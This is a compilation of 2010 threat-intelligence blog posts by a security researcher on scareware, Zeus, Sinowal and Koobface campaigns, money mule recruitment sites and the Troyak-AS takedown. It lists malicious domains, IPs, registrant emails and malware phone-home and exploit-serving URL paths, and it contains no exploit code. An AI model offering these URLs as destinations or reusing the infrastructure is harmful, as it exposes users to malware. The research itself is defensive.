**realcash-mine.net** - Email: dfgdvbcv@sina.com

**realcash-offer.net** - Email: dfgdvbcv@sina.com

**realcash-wins.net** - Email: dfgdvbcv@sina.com

**regal-jackpot.net** - Email: dfgdvbcv@sina.com

**regalvegas-online.net** - Email: dfgdvbcv@sina.com

**royalcasino777.net** - Email: edwfrsdf@126.com

**royalcasino888.net** - Email: edwfrsdf@126.com

**royalvegas-play.net** - Email: dfgdvbcv@sina.com

**satregonovates.net** - Email: pengjiajie222@163.com

**softaserutes.net** - Email: ftyughsere@qq.com

**softoutnertes.net** - Email: ftyughsere@qq.com

**softuoplowtes.net** - Email: ftyughsere@qq.com

**stargameslux.net** - Email: ftyughsere@qq.com

**starluxcasinos.net** - Email: ftyughsere@qq.com

**sundowutortes.net** - Email: guoaiwense@163.com

**vegasclubsgame.net** - Email: fgsvdbbvd@qq.com

**vegasgamesclub.net** - Email: fgsvdbbvd@qq.com

Sample monetization in action:

211



Phony affiliate networks are reserve the right to forward the responsibility for the malicious activity to participants violating their Terms or Service. A violation that earned both parties significant amounts of money, in between

The "don't play poker on an infected table" series are prone to expand.

## **Related posts:**

[5]Don't Play Poker on an Infected Table - Part Two

[6]Don't Play Poker on an Infected Table

[7]Malware Serving Online Casinos

*This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.*

1. <http://ddanchev.blogspot.com/2010/02/dont-play-poker-on-infected-table-part.html>

2.

<http://www.virustotal.com/analysis/ad58e2bfc9a66e15b313850161ec77c33a6dbc0417d7e0797f3f172148089c34-12681>

[61342](#)

3.

<http://www.virustotal.com/analysis/bc360709586603262a58fbba4172d46a454db03bdd229b36ff166ca63a2b8e07-12681>

[212](#)

[61306](#)

4.

<http://www.virustotal.com/analysis/9bbda63b61d7b94f8b5bbf94da7eca948422af758ab6690fe30ed7f27e71200e-12681>

[61379](#)

5. <http://ddanchev.blogspot.com/2010/02/dont-play-poker-on-infected-table-part.html>



6. <http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html>
7. <http://ddanchev.blogspot.com/2007/11/malware-serving-online-casinos.html>
8. <http://ddanchev.blogspot.com/>
9. <http://twitter.com/danchodanchev>

213



### **AS50215 Troyak-as Taken Offline, Zeus C&Cs Drop from 249 to 181 (2010-03-10 21:01)**

**2nd update for Friday, March 12, 2010** - [1]Troyak-AS is down again - " *This AS is not currently used to announce prefixes in the global routing table, nor is it used as a visible transit AS.* "

**UPDATED: Friday, March 12, 2010** - Troyak-AS peering courtesy of [2]AS25189 - NLINE-AS JSC Nline. Since

the entire Troyak-as takedown campaign is turning into an infinite loop, it's time for a "terminating condition".

**2nd update for Thursday, March 11, 2010:** Troyak-AS is back from the dead. Upstream courtesy of [3]AS8342

- RTCOMM-AS RTComm.RU Autonomous System. The good news? Troyak's Zeus C &Cs are still offline.

**UPDATED: Thursday, March 11, 2010** - [4]TROYAK-AS Starchenko Roman Fedorovich is dead again - " *This AS is not currently used to announce prefixes in the global routing table, nor is it used as a visible transit AS.* "

**UPDATED:** Troyak-as is now [5]**AS44051 YA-AS Professional Communication Systems.**

[6]AS50215 Troyak-as, the cybercrime-friendly virtual neighborhood that was a key component in the hosting

infrastructure for all of the Zeus-crimeware serving campaigns during Q1 of 2010, has been taken offline, resulting in a pretty evident drop in Zeus C &Cs, according to this graph courtesy of the [7]ZeusTracker.

AS50215 Troyak-as (**ctlan.net**; **prombd.net**) was of course the tip of the iceberg, directly or indirectly interacting with the following ASs:

- **AS31366 - smallshop-as Stebluk Vladimir Vladimirovich bld**
- **AS44107 - PROMBUDDDETAL-AS Prombuddetal LLC**
- **AS50369 - VISHCLUB-as Kanyovskiy Andriy**
- **AS49934 - VVPN-AS PE Voronov Evgen Sergiyovich**
- **AS47560 - VESTEH-NET-as Vesteh LLC**

Don't pop the corks just yet, their customers, in particular their money mule recruitment customers are already

migrating to the competition.

From a cybercriminal's perspective, such minor operational glitches don't undermine the business model. Sadly, it's 214

more cost-effective to build a new botnet, compared to trying to gain access to the old one. What truly undermines their business model is their inability to utilize the monetization vector.

## **AS50215 TROYAK-AS Starchenko Roman Fedorovich activity during Q1, 2010:**

[8]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[9]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[10]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[11]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[12]Keeping Money Mule Recruiters on a Short Leash - Part Two

*This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.*

1. <http://cidr-report.org/cgi-bin/as-report?as=AS50215>
2. <http://cidr-report.org/cgi-bin/as-report?as=AS50215>
3. <http://cidr-report.org/cgi-bin/as-report?as=AS50215>
4. <http://cidr-report.org/cgi-bin/as-report?as=AS50215>
5. <http://cidr-report.org/cgi-bin/as-report?as=AS50215>
6. <http://www.abuse.ch/?p=2417>
7. <https://zeustracker.abuse.ch/monitor.php?filter=online>
8. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>

9. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>
10. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>
11. <http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html>
12. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
13. <http://ddanchev.blogspot.com/>
14. <http://twitter.com/danchodanchev>

215



## **Money Mule Recruiters on Yahoo!'s Web Hosting (2010-03-11 20:41)**

**UPDATED: Saturday, March 13, 2010** - Yahoo! Web Hosting abuse just pinged me that " *We have investigated the sites and taken the necessary action*".

Just how dumb, or perhaps ingenious is a cybecriminal that would host his money mule recruitment opera-

tions using Yahoo!'s Web Hosting services? Is the reputable hosting location, worth the risk of having their campaigns taken down much easily than if there were hosting them on the bad reputation block, and would have never bothered replying to abuse notifications?

Whatever the motivation of the people behind this money mule recruitment campaign, they are currently us-

ing Yahoo! Web Hosting. Domains in question, including contact details:

216



- Reed Financial Services - **reed-fs.com** - 68.180.151.74

*555 11th St NW*

*Washington, DC 20004*

*Phone numbers:*

*(866) 863-6438*

*(202) 355-6678 (FAX)*

217



- Stevens Financial Solutions - **stevensfs.com** -  
98.136.50.138; 69.147.83.187; 69.147.83.188

*Postal address:*

*Stevens Financial Solutions*

*Bahnhofstrasse 32*

*CH-8001 Zurich, Switzerland*

*Value Added Tax Nr.: 428 643*

*Phones and fax no's:*

*Phone: +41 (43) 219-2551*

*Fax 1: +41 (43) 219-2551*

*Fax 2: +1 (866) 703-7622 US Toll-Free*

*- Waters & Co. LLP - **watersllp.com** - 216.39.57.104*

*400 East Pratt Street,*

*Baltimore, MD 21202*

*United States*

*Phone numbers:*

*(443) 524-9221*

*(443) 524-9221 (FAX)*

*218*



*- Nilson Financial Solutions - **nilson-fs.com** - 98.136.92.76;  
98.136.92.77; 98.136.92.78*

*Nilson Financial Solutions*

*Bahnhofstrasse 32*

*CH-8001 Zurich, Switzerland*

*Value Added Tax Nr.: 428 643*

*Phones and fax no's:*

*Phone: +41 (43) 219-2551*

*Fax 1: +41 (43) 219-2551*

*Fax 2: +1 (866) 472-0560 US Toll-Free*

Upon submitting the personal details, the potential money mule is required to send a scanned copy of their

ID or driving license:

- *" Familiarize yourself with all clauses of the contract. Fill the contract and send us a scanned copy of it to the email address [info@watersllp.com](mailto:info@watersllp.com) or by fax: (443) 524-9221. The contract becomes valid from the moment of the*

*reception of the correctly filled copy of the contract. You should be familiar with that the validity of the contract in the electronic form is completely identical to the contract signed at personal presence of both parties.\* To pass the procedure of identity verification in order to prevent fraudulent registrations, you are required to send a scan of valid ID or a driving license to the e-mail: [info@watersllp.com](mailto:info@watersllp.com) or by fax: (443) 524-9221. We guarantee full confidentiality of your personal information, more information on this matter you will find in our Privacy Policy PLEASE LET US KNOW BY EMAIL WHEN YOU WILL FAX BACK/EMAIL AS ATTACHEMENT THE CONTRACT AND*

*APPLICATION FORM WITHIN 48 HOURS. "*

219



Yahoo!'s Web Hosting abuse team has been notified of the campaigns, and will nuke the offline a.s.a.p

**Related coverage of money laundering in the context of cybercrime:**

[1]Dissecting an Ongoing Money Mule Recruitment Campaign

[2]Keeping Money Mule Recruiters on a Short Leash - Part Two

[3]Keeping Reshipping Mule Recruiters on a Short Leash

[4]Keeping Money Mule Recruiters on a Short Leash

[5]Standardizing the Money Mule Recruitment Process

[6]Inside a Money Laundering Group's Spamming Operations

[7]Money Mule Recruiters use ASProx's Fast Fluxing Services

[8]Money Mules Syndicate Actively Recruiting Since 2002

*This post has been reproduced from [9]Dancho Danchev's blog. Follow him [10]on Twitter.*

1. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>

2. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>

3. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>

4. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>

5. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

6. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>



7. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
8. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
9. <http://ddanchev.blogspot.com/>
10. <http://twitter.com/danchodanchev>

220



## **Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild (2010-03-13 00:17)**

**AS50215 Troyak-as** customers are back, with an ugly mix of scareware, sinowal, and client-side exploits serving campaign using the " *You don't have the latest version of Macromedia Flash Player*" theme. Quality assurance is also in place this time, with the client-side exploit serving domains using a well known "[1] **function nerot**" obfuscation technique in an attempt to bypass link scanners.

Let's dissect the campaign, list all the typosquatted and spamvertised domains, the client-side exploit serving

iFrames and the actual scareware.

Sampled

URLs

**archives**

**.wesh.kr/archive0715/?id=test@test.com;**

**anonymousfiles**

**.wesh.or.kr/archive0715/?id=test@test.com.**

221



Spamvertised and typosquatted currently active domains include:

**enyg.ne.kr** - Email: EneesC9563@hotmail.com

**enyk.ne.kr** - Email: EneesC9563@hotmail.com

**enyz.ne.kr** - Email: EneesC9563@hotmail.com

**enyg.kr** - Email: EneesC9563@hotmail.com

**enyk.kr** - Email: EneesC9563@hotmail.com

**enyg.co.kr** - Email: EneesC9563@hotmail.com

**enyk.co.kr** - Email: EneesC9563@hotmail.com

**enyt.co.kr** - Email: EneesC9563@hotmail.com

**enyz.co.kr** - Email: EneesC9563@hotmail.com

**enyg.or.kr** - Email: EneesC9563@hotmail.com

222



**enyk.or.kr** - Email: EneesC9563@hotmail.com

**enyt.or.kr** - Email: EneesC9563@hotmail.com

**enyz.or.kr** - Email: EneesC9563@hotmail.com

**enyt.kr** - Email: EneesC9563@hotmail.com

**enyz.kr** - Email: EneesC9563@hotmail.com

**erase.co.kr** - Email: PalacidoL6860@hotmail.com

**erase.ne.kr** - Email: PalacidoL6860@hotmail.com

**erase.or.kr** - Email: PalacidoL6860@hotmail.com

**erasm.co.kr** - Email: PalacidoL6860@hotmail.com

**erasm.kr** - Email: PalacidoL6860@hotmail.com

**erasm.ne.kr** - Email: PalacidoL6860@hotmail.com

**erasm.or.kr** - Email: PalacidoL6860@hotmail.com

**erasv.co.kr** - Email: PalacidoL6860@hotmail.com

223

**erasv.kr** - Email: PalacidoL6860@hotmail.com

**erasv.ne.kr** - Email: PalacidoL6860@hotmail.com

**erasv.or.kr** - Email: PalacidoL6860@hotmail.com

**erasw.co.kr** - Email: PalacidoL6860@hotmail.com

**erasw.kr** - Email: PalacidoL6860@hotmail.com

**erasw.ne.kr** - Email: PalacidoL6860@hotmail.com

**erasw.or.kr** - Email: PalacidoL6860@hotmail.com

**wesc.ne.kr** - Email: PalacidoL6860@hotmail.com

**wese.co.kr** - Email: PalacidoL6860@hotmail.com

**wese.kr** - Email: PalacidoL6860@hotmail.com

**wese.or.kr** - Email: PalacidoL6860@hotmail.com

**wesh.co.kr** - Email: PalacidoL6860@hotmail.com

**wesh.kr** - Email: PalacidoL6860@hotmail.com

**wesh.or.kr** - Email: PalacidoL6860@hotmail.com

**wesi.co.kr** - Email: PalacidoL6860@hotmail.com

**wesi.kr** - Email: PalacidoL6860@hotmail.com

**wesi.or.kr** - Email: PalacidoL6860@hotmail.com

**wesw.co.kr** - Email: PalacidoL6860@hotmail.com

**wesw.kr** - Email: PalacidoL6860@hotmail.com

**wesw.ne.kr** - Email: PalacidoL6860@hotmail.com

**wesw.or.kr** - Email: PalacidoL6860@hotmail.com

Name servers of notice:

**ns1.hr-sk.com** - 74.117.63.218 - Email: hr@skrealty.net

**ns1.welcomhell.com** - 74.117.63.218 - Email:  
klincz@aol.com

**ns1.skstaff.com** - 87.117.245.9 - Email:  
staffing@skhomes.com

**ns1.limeteablack.net** - 87.117.245.9 - Email:  
doofi@usa.com

Upon visiting the spamvertised links, the cybercriminals are then enticing the user into manually downloading

**update.exe** - [2]Trojan:Win32/Alureon.DA; Mal/FakeAV-CS - Result: 10/42 (23.81 %).

The sample phones back to the following location, downloading the actual scareware (**setup.exe** - [3]Mal/FakeAV-CS; FakeAlert-FQ - Result: 9/41 (21.96 %) ), and ensuring the the cybercriminals phone back with the affiliate ID to

confirm a successful installation:

- **gotsaved.cn/css/\_void/crcmds/main** - 91.212.132.7 - Email: georgelem@xhotmail.net

**gotsaved.cn/css/\_void/srcr.dat**

**gotsaved.cn/css/\_void/crcmds/install**

**gotsaved.cn/css/\_void/crfiles/serf**

**gotsaved.cn/css/\_void/crcmds/builds/bbr**

**gotsaved.cn/css/\_void/crfiles/bbr**

**gotsaved.cn/css/\_void/knock.php**

**gotsaved.cn/css/\_void/crcmds/extra**

- **automaticallyfind.org/?gd=KCo7MD8uPS4iPA== &affid=XF5W &subid=AQoY &prov= &mode=cr &v=6 &newref=1**

- 69.39.238.101 - Email: larrypenn@xhotmail.net

**automaticallyfind.org/?gd=KCo7MD8uPS4iPA== &affid=Wg== &subid=GwocGwEEHQ== &prov= &mode=cr**

**&v=6nkr**

224



-

**beinahet.com/readdatagateway.php?type=stats**

**&affid=319**

**&subid=new**

**&version=3.0**

**&adwareok**

-

193.169.234.30 - Email: Vrapus.Kamat@gmail.com

- **mega-fast.org/page2/setup** - 91.212.132.8 - Email:  
Vrapus.Kamat@gmail.com

**mega-fast.org/page2/setup0**

Parked on 91.212.132.5, 91.212.132.7, 91.212.132.8  
(**gotsaved.cn**) are also:

**airportweb.cn** - Email: JoannaWilhelm@xhotmail.net

**gotsaved.cn** - Email: georgelem@xhotmail.net

**gotsick.cn** - Email: georgelem@xhotmail.net

**gottired.cn** - Email: georgelem@xhotmail.net

**gotunderway.cn** - Email: georgelem@xhotmail.net

**gotupset.com** - Email: DianaFister@xhotmail.net

**methodweb.com** - Email: bryantlew@xhotmail.net

**pickingweb.cn** - Email: JoannaWilhelm@xhotmail.net

**prima-fast.org** - Email: Vrapus.Kamat@gmail.com

**publishingweb.cn** - Email: JoannaWilhelm@xhotmail.net

**quickfreescan.org** - Email: GrantPursell@xhotmail.net

**scannerborn.cn** - Email: KristinDunton@xhotmail.net

**scanerexcuse.cn** - Email: KristinDunton@xhotmail.net

**scanernurse.cn** - Email: KristinDunton@xhotmail.net

225



**scannerwhatever.cn** - Email: KristinDunton@xhotmail.net

**senateweb.com** - Email: bryantlew@xhotmail.net

**webdocuments.cn** - Email: JoannaWilhelm@xhotmail.net

Parked on 69.39.238.101 (**automaticallyfind.org**) are also:

**guysfind.org** - Email: larrypenn@xhotmail.net

**automaticallyfind.org** - Email: larrypenn@xhotmail.net

**findalternate.org** - Email: larrypenn@xhotmail.net

As we've already seen in previous campaigns, each and every domain is embedded with an iFrame, which this time

behaves differently, much more covertly than the one used before. **ylwgheakrozn.com /ld/nov1/** - 66.135.37.211 -

Email: getilak11@yahoo.com would attempt to load the following:

- **ylwgheakrozn.com /nte/nov1.php**
- **ylwgheakrozn.com /nte/avorp1nov1.py**
- **ylwgheakrozn.com /nte/NOV1.py**

- The folks at FireEye have covered the "[4]**function nerot**" in depth in January, 2010, and have analyzed a campaign using a similar structure as the current one

But would also attempt to load the nonexistent:

- **ylwgheakrozn.com /nte/AVORP1NOV1.exe**

226



- **ylwgheakrozn.com /nte/NOV1.exe**
- **ylwgheakrozn.com /nte/NOV1.asp**
- **ylwgheakrozn.com /nte/NOV1.html**

The campaign ultimately serves [5]**Backdoor.Sinowal.DJ**;  
Result:

15/42 (35.71 %) through an obfuscated

[6]**Exploit.PDF-JS.Gen** - Result: 18/42 (42.86 %).

Parked on same IP where the iFrame domains is, is the remaining portfolio of domains presumably prepared



for rotation, in fact some of them are already involved in malicious activity.

At 69.174.245.148; 75.125.212.58; 66.135.37.211; 190.120.228.44 and 76.74.238.94 is the rest of the client-side exploits serving domains portfolio:

**aabtiktadve.com** - Email: adminhhhPolego@hotmail.com

227



**acdcwpbathr.com** - Email: vikolr5ty@yahoo.com

**acdlsvladve.com** - Email: ade45Meehan4@yahoo.com

**aghgiqfathr.com** - Email: eeeDalmanbei@yahoo.com

**balhimana.com** - Email: Malachowski@yahoo.com

**dbcavsaddve.com** - Email: Wilfredo-admin@yahoo.com

**ddehkyhddve.com** - Email: admnBowgrenfd@yahoo.com

**ddewphwddve.com** - Email: W-Leet1210@yahoo.com

**dhjgjwgddve.com** - Email: adminSeaborn09@yahoo.com

**dhjvnnvddve.com** - Email: adminSeaborn09@yahoo.com

**diaiscjdthr.com** - Email: Nelsondwer4@yahoo.com

**ejsinlbyidid.com** - Email: nerForbes09@yahoo.com

228

**fgdchevuno.net** - Email: 22232344sad22b1yj@msanz.com

**fgnmgojuno.com** - Email: 2223234422awbyj@msanz.com

**fgxwuyyuno.com** - Email: 2223234422asdbyj@msanz.com

**ghedifauno.com** - Email: 2223234422asd1byj@msanz.com

**ghtsuumuno.com** - Email:  
222323442qw1e2byj@msanz.com

**hdewptwhdve.com** - Email: zekoAdmin@yahoo.com

**hhjvnzvhdve.com** - Email: qwMeier34ed@hotmail.com

**jcdcwxbjthr.com** - Email: kovin78213@yahoo.com

**jefshosjdve.com** - Email: Computer66Heads@yahoo.com

**kbcliyokkthr.com** - Email: admHalliday666@yahoo.com

**kdvarmgibtp.com** - Email: aatrganz10@yahoo.com

**lbckqbkldve.com** - Email: W-Leet1210@yahoo.com

**mcdcwjbmthr.com** - Email: Lobertzqeq437@yahoo.com

**mghvegumthr.com** - Email: eeeDalmanbei@yahoo.com

**mjisuvrmthr.com** - Email: domainHodge2@hotmail.com

229



**pdecaxcpdve.com** - Email: Computer66Heads@yahoo.com

**pfgeeeepdve.com** - Email: admndomsale12@yahoo.com

**pfgfgdepthr.com** - Email: finsky777admin@gmail.com

**pfgoykopdve.com** - Email: Wildeysgh67@yahoo.com  
**pfgtihtpdve.com** - Email: admnBowgrenfd@yahoo.com  
**pianwinpdve.com** - Email: Wilfredo-admin@yahoo.com  
**qabaqbyqthr.com** - Email: admHalliday666@yahoo.com  
**qabtihtqdve.com** - Email: Lawrence45sd@yahoo.com  
**qcdvnhvqdve.com** - Email: Lawrence45sd@yahoo.com  
**qefshvsqdve.com** - Email: Wildeysgh67@yahoo.com  
**qghgixfqthr.com** - Email: Nguyen10@gmail.com  
**qghkqfkqdve.com** - Email: adminsales@yahoo.com  
**qghpbapqdve.com** - Email: qwMeier34ed@hotmail.com  
**qghvexuqthr.com** - Email: Richmonds3d@yahoo.com  
**qhjcwfbqthr.com** - Email: asVeles45@hotmail.com

230

**qlpkoxmdzxs.com** - Email:  
QLPKOXMDZXS.COM@domainservice.com

**sjidamcsthr.com** - Email: Gallippihu67@yahoo.com

**sjinfcsthr.com** - Email:  
domainadmin@navigationcatalyst.com

**tbcpbxptdve.com** - Email: hoters12admin@yahoo.com

**tfgoysqotdve.com** - Email: Brodeursdfrtr@yahoo.com

**thjgjcgttdve.com** - Email: Harrisasasd@yahoo.com

**tiashostdve.com** - Email: aaLehmann34s@yahoo.com

**ubcvesuuthr.com** - Email: kovin78213@yahoo.com

**uefxrwxudve.com** - Email: admndomsale12@yahoo.com

**wghgiwfwthr.com** - Email: Richmondsdsw3d@yahoo.com

**yvbbpgrixovr.com** - Email: dioSingh12@yahoo.com

Monitoring of the campaign is ongoing, updates will be posted as soon as new developments emerge.

**Related Troyak-as activity and previous campaigns maintained by their customers:**

[7]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181

[8]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[9]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[10]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[11]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[12]Keeping Money Mule Recruiters on a Short Leash - Part Two

*This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.*

1. <http://blog.fireeye.com/research/2010/01/pdf-obfuscation.html>

2.

<http://www.virustotal.com/analysis/13deb97feb24884914143139fe173f1eefe63c6b1b40d95b48c835455e1810af-12684>

[11432](#)

3.

<http://www.virustotal.com/analysis/0fa30043f45fe0e9f7fd64b1e9440b8ea7eca8431b73388f1184c3ee83b2335a-12684>

[23943](#)

4. <http://blog.fireeye.com/research/2010/01/pdf-obfuscation.html>

5.

<http://www.virustotal.com/analysis/78df316892ec75fb2d17b9a589aed980771bcc6349325f02f1007b21e7d850ba-12684>

[19059](#)

6.

<http://www.virustotal.com/analysis/db46413231ea9bed8f4d8b40bc820ae7015ac9e6226c9ffe996fef975128b511-12684>

[33015](#)

7. <http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html>

8. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>
9. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>
10. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>
11. <http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html>
12. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
13. <http://ddanchev.blogspot.com/>
14. <http://twitter.com/danchodanchev>

231



## **Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova (2010-03-15 13:51)**

Just how greedy has the Koobface gang become these days?  
Very greedy.

In fact, their currently active scareware campaigns operate with a changed directory structure that speaks for

itself - **scareware-domain/fee1/index.php?**

**GREED==random\_characters.** Let's dissect the scareware monetization vector, expose the entire typosquatted domains portfolio, and offer a historical OSINT perspective on their activities during February, 2010.

- The domain portfolios are in a process of getting suspended

The current portfolio of redirectors embedded on Koobface-infected hosts is parked at 195.5.161.129, AS43558,

EVENTISMOBILE-AS IM "Eventis-Mobile" SRL Chisinau, Republic of Moldova:

**tvinyourpc.com** - Email: test@now.net.cn

**wheretosellford.com** - Email: test@now.net.cn

**weddings-sales-place.com** - Email: test@now.net.cn

**chromepluginsfree.com** - Email: test@now.net.cn

**checkwebtriple.com** - Email: test@now.net.cn

**partypartytime.com** - Email: test@now.net.cn

**yourblog2blog.com** - Email: test@now.net.cn

**microstoreblog.com** - Email: test@now.net.cn

**mexicomaxtravel.com** - Email: info@montever.de

**fulllife2photo.com** - Email: test@now.net.cn

**yourmaximumphoto.com** - Email: test@now.net.cn

**lineagecheatandbug.com** - Email: test@now.net.cn

**titansandgods.com** - Email: test@now.net.cn

**microsoftbugtracks.com** - Email: test@now.net.cn



**secureyourinfos.com** - Email: test@now.net.cn

**weddingiephotos.com** - Email: test@now.net.cn

**parkeroffers.com** - Email: test@now.net.cn

**nocderrors.com** - Email: test@now.net.cn

**androidmobilereviews.com** - Email: test@now.net.cn

**terraanews.com** - Email: test@now.net.cn

**getbestshows.com** - Email: test@now.net.cn

**videostvshows.com** - Email: test@now.net.cn

**besttvshowininternet.com** - Email: test@now.net.cn

**titanicoverlight.com** - Email: test@now.net.cn

233



The scareware domains portfolio is currently parked on 195.5.161.117, AS43558, EVENTISMOBILE-AS IM "Eventis-

Mobile" SRL Chisinau, Republic of Moldova:

**be-protected-10.info** - Email: harkitrip@gmail.com

**be-protecteda.info** - Email: harkitrip@gmail.com

**be-protectedc.info** - Email: harkitrip@gmail.com

**be-protectedi.info** - Email: harkitrip@gmail.com

**be-protected-i8.info** - Email: harkitrip@gmail.com



**be-protectedk.info** - Email: harkitrip@ymail.com

**be-protected-l0.info** - Email: harkitrip@ymail.com

**be-protected-l1.info** - Email: harkitrip@ymail.com

**be-protected-t1.info** - Email: harkitrip@ymail.com

**be-protectedy.info** - Email: harkitrip@ymail.com

**be-secured-a1.info** - Email: harkitrip@ymail.com

**be-secured-b2.info** - Email: harkitrip@ymail.com

**be-secured-c6.info** - Email: harkitrip@ymail.com

**be-secured-d9.info** - Email: harkitrip@ymail.com

**be-secured-z1.info** - Email: harkitrip@ymail.com

**capital-security1.info** - Email: goninanbiz2@ymail.com

**capital-security2.info** - Email: goninanbiz2@ymail.com

**capital-security6.info** - Email: goninanbiz2@ymail.com

**capital-securitya.info** - Email: goninanbiz2@ymail.com

**capital-securityc.info** - Email: goninanbiz2@ymail.com

**capital-securitye.info** - Email: goninanbiz2@ymail.com

**capital-securityt.info** - Email: goninanbiz2@ymail.com

**general-protection0.info** - Email:  
goninanbiz2@ymail.com

**general-protection1.info** - Email:  
goninanbiz2@ymail.com



**general-protection4.info** - Email:  
goninanbiz2@ymail.com

**general-protection9.info** - Email:  
goninanbiz2@ymail.com

**how-to-secure-pc1.info** - kramershoppers@yahoo.com

**help-you-now0.info** - Email: intrigo2@yahoo.com

**help-you-now1.info** - Email: intrigo2@yahoo.com

**help-you-now4.info** - Email: intrigo2@yahoo.com

**help-you-now6.info** - Email: intrigo2@yahoo.com

**help-you-now9.info** - Email: intrigo2@yahoo.com

- Consider going through "[1]**The ultimate guide to scareware protection**" and a [2]gallery of popular scareware/fake security software brands

**pchelpserver.info** - Email: vernotowersc2@googlemail.com

**pchelpservera.info** - Email:  
vernotowersc2@googlemail.com

**pchelpserverz.info** - Email:  
vernotowersc2@googlemail.com

**powersecurity09.info** - Email: miscelli3@googlemail.com

**powersecurityc.info** - Email: miscelli3@googlemail.com

**powersecurityt.info** - Email: miscelli3@googlemail.com

**powersecurityy.info** - Email: miscelli3@googlemail.com  
**powerssoftware0.info** - Email: miscelli3@googlemail.com  
**powerssoftware1.info** - Email: miscelli3@googlemail.com  
**powerssoftware3.info** - Email: miscelli3@googlemail.com  
**powerssoftware6.info** - Email: miscelli3@googlemail.com  
**security-softwarec.info** - kramershoppers@yahoo.com  
**software-helpa.info** - Email: hartin6@yahoo.com  
**software-helpd.info** - Email: hartin6@yahoo.com  
**software-helpe.info** - Email: hartin6@yahoo.com  
**software-helpy.info** - Email: hartin6@yahoo.com  
**software-helpz.info** - Email: hartin6@yahoo.com  
**special-software1.info** - Email: hartin6@yahoo.com  
**special-software3.info** - Email: hartin6@yahoo.com  
**special-software7.info** - Email: hartin6@yahoo.com  
**special-software8.info** - Email: hartin6@yahoo.com  
**special-software9.info** - Email: hartin6@yahoo.com  
**specialwebhelp0.info** - Email: hartin6@yahoo.com  
**specialwebhelp1.info** - Email: hartin6@yahoo.com  
**specialwebhelp3.info** - Email: hartin6@yahoo.com  
**specialwebhelp5.info** - Email: hartin6@yahoo.com

**specialwebhelp7.info** - Email: hartin6@yahoo.com

235

Detection rates for scareware samples rotated over the past 48 hours:

- **Setup\_312s2.exe** - [3]Trojan.Win32.FakeAV!IK - Result: 4/41 (9.76 %)

- **Setup\_312s2.exe** - [4]Trojan.Generic.KD.3549 - Result: 4/41 (9.76 %)

- **Setup\_312s2.exe** - [5]Trojan.Generic.KD.3605 - Result: 10/42 (23.81 %)

- **Setup\_312s2.exe** - [6]Packed.Win32.Krap.as - Result: 6/41 (14.64 %)

- **Setup\_312s2.exe** - [7]Trojan.Crypt.XPACK.Gen2 - Result: 6/42 (14.29 %)

- **Setup\_312s2.exe** - [8]Sus/UnkPack-C - 10/42 (23.81 %)

The samples phone back to **projectwupdates.com/download/winlogo.bmp** - 94.228.208.57 and **cari-**

**port.com/?b=312s2** - 89.248.168.21  
(**psdefendersoft.com** and **antispywarelist.com** also parked there) - Email: zooik52@hotmail.com.

- Consider going through the "**[9]10 things you didn't know about the Koobface gang**" article

Recent detection rates for Koobface components:

- **[10]fb.101.exe** - Result: 39/42 (92.86 %)

- [11]**go.exe** - Result: 7/42 (16.67 %)
- [12]**pp.14.exe** - Result: 36/42 (85.72 %)
- [13]**v2bloggerjs.exe** - Result: 39/42 (92.86 %)
- [14]**v2captcha21.exe** - Result: 24/41 (58.54 %)
- [15]**v2newblogger.exe** - Result: 23/41 (56.10 %)
- [16]**v2googlecheck.exe** - Result: 36/41 (87.80 %)
- [17]**v2webserver.exe** - Result: 26/42 (61.91 %)

In respect the Koobface gang, as well as cybcrime in general, historical OSINT always offers an invaluable

piece of the malicious puzzle of their campaigns, hosting providers, and the campaign structure making it easier to establish multiple connections between the rest of their non Koobface-botnet related campaigns.

Here's a peek at the redirectors and scareware domains served during February. For more extensive assess-

ment of their activities for February, go through the "[18] **A Diverse Portfolio of Scareware/Blackhat SEO Redirectors**

**Courtesy of the Koobface Gang**" post.

236



Redirectors parked 91.212.132.242, AS49091, Interforum-AS Interforum LTD for February, 2010:

**amazing-4-fotos.com** - Email: test@now.net.cn

**bbcadditionalguide.com** - Email: test@now.net.cn

**brightonsales.com** - Email: test@now.net.cn

**daily00photos.com** - Email: test@now.net.cn

**daily6deals.com** - Email: test@now.net.cn

**daily88news.com** - Email: test@now.net.cn

**dellvideohacks.com** - Email: test@now.net.cn

